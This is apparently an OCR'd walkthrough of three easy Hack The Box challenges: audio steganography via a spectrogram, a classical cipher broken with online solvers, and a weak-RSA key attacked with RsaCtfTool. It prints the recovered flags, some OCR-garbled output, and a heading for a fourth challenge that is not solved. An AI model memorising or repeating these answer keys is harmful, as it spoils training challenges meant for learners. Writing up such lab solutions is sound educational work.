
16: Milkshake

Milkshake is a steganography challenge in the easy category.




I started with the basic file checks that are shown in the screenshot below.


The only file there is, is a mp3 file. Since this challenge is in the steganography category I assumed I must find a tool that can do steganography from an audio file. After searching in google for a tool that can help me I found a program called “Sonic Visualizer” which was available for Linux.




Once I opened Milkshake.mp3 with sonic visualizer I could see the waveforms that are in the audio file.



When I added a spectrogram, I could read the encoded message (see screenshot below).




I typed the flag in hack the box and got the challenge completed.




17: Classic, yet complicated!


Classic, yet complicated is an easy challenge in the cryptography category. The description says, “find the plain text and that the key is the flag”.




I started with the usual file checks to see what I am working with. There was only one text file that was encrypted.



The goal of the challenge is to find a way to decrypt the cipher but I didn’t know what type of encoding it was so I went to cyber chef and tried the “magic” function which lists all the possible ciphers used automatically but it didn’t return any promising results. That’s why I went to decode.fr because it tries all possible ciphers automatically and gives suggestions on what keys to use depending on the cipher. I tried different common words to see if some part of the cipher decrypts and found that the word “hello” decrypts most of it.




The automatic decryption suggested the right key is “helloworld” so I tried it in hack the box as a flag which worked and I completed the challenge.




18: Weak RSA

This is an easy challenge in the cryptography category. The title suggests that this challenge will be about RSA private and public keys.



I started with basic file checks. There were 2 files in the folder. One was the encoded key that I had to decode and the other one was a RSA public key.



```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Downloads/htb/WEak RSA/Weak RSA]
└─$ file *
flag.enc: data
key.pub:  ASCII text

┌──(kali㉿kali)-[~/Downloads/htb/WEak RSA/Weak RSA]
└─$ cat flag.enc
◆_◆vc[◆◆~◆kZ◆1◆Î◆4◆I◆9V◆◆^G◆◆◆(◆+3Lu"◆T$◆◆◆F0◆VP◆-j@◆◆◆◆◆◆|j◆◆◆◆◆◆◆{%◆,◆◆◆◆◆YE◆◆◆◆◆◆Xx◆◆,◆◆c◆N&Hl2◆M◆◆[o◆◆

┌──(kali㉿kali)-[~/Downloads/htb/WEak RSA/Weak RSA]
└─$ cat key.pub
-----BEGIN PUBLIC KEY-----
MIIBHzANBgkqhkiG9w0BAQEFAAOCAQwAMIIBBwKBgQMwO3kPsUnaNAbUlaubn7ip
4pNEXjvUOxjvLwUhtybr6Ng4undLtSQPCPf7ygoUKh1KYeqXMpTmhKjRos3xioTy
23CZuOl3WIsLiRKSVYyqBc9d8rxjNMXuUIOiNO38ealcR4p44zfHI66INPuKmTG3
RQP/6p5hv1PYcWmErEeDewKBgGEXxgRIsTlFGrW2C2JXoSvakMCWD60eAH0W2PpD
qlqqOFD8JA5UFK0roQkOjhLWSVu8c6DLpWJQQlXHPqP702qIg/gx2o0bm4EzrCEJ
4gYo6Ax+U7q6TOWhQpiBHnC0ojE8kUoqMhfALpUaruTJ6zmj8IA1e1M6bMqVF8sr
lb/N
-----END PUBLIC KEY-----

┌──(kali㉿kali)-[~/Downloads/htb/WEak RSA/Weak RSA]
└─$
```


I used RSActftool to help me decipher the text using the key provided.

```
┌──(kali㉿kali)-[~/Downloads/htb/WEak RSA/Weak RSA]
└─$ python RsaCtfTool/RsaCtfTool.py --publickey key.pub --uncipherfile flag.enc
[!] Using native python functions for math, which is slow. install gmpy2 with: 'python3 -m pip install <module>'.
private argument is not set, the private key will not be displayed, even if recovered.
```

The program was very buggy and didn't want to take the input files correctly but with a lot of trial and error I managed to make it work.


```
Unciphered data :
HEX : 0x000221cfb29883b06f409a679a58a4e97b446e28b244bbcd0687d178a8ab8722bf86da06a62e042c892d2921b336571e9ff7ac9d89ba90512bac4cfb8d7e4a3901bbccf5dfac01b27bddd35f1ca55344a75943df9a18eadb344cf7
cf55fa0baa7005bfe32f410048544427b73316d706c335f5769336e3372735f347474346 36b7d
INT (big endian) : 14971943068324300762663144783057301709741659127951503066400631075392924959041920201144498243574381131837642567837522339134081352424642399126894256083184197180614420610106401678021451623775974841066586704229007493262533377288463247980122749897390316625276505898113185289082534588247635613745223871771403498219
INT (little endian) : 225465742662253009681238577047211918586715932879729199656195726759186362574644020826428706776575790448055018257197449819536096307433969093949067212194960198306224517705905496537164768560778496444870761104950209546171707433718274810170479087863161147945089422681544347106186907514429287719262387490451333558440096
STR : b'\x00\x02!\xcf\xb2\x98\x83\xb0o@\x9ag\x9aX\xa4\xe9{Dn(\xb2D\xbb\xcd\x06\x87\xd1x\xa8\xab\x87"\xbf\x86\xda\x06\xa9.\x04\x89.7!\xb36W\x1e\x9f\xf7\xac\x9d\x89\xba\x90Q+\xacL\xfb\x8d~J9\x01\xbb\xcc\xf5\xdf\xac\x01\xb2{\xdd\xd3 \x1c\xa5SD\xa7YC\xdf\x9a\x18\xea\xdb4L\xf7\xcfU\xfa\x0b\xaap\x05\xbf\xe3/A\x06HTB{s1mpl3 Wi3n3rs 4tt4ck}'
```

I just had to copy the flag and paste it in HTB




19: Pusheen loves graphs

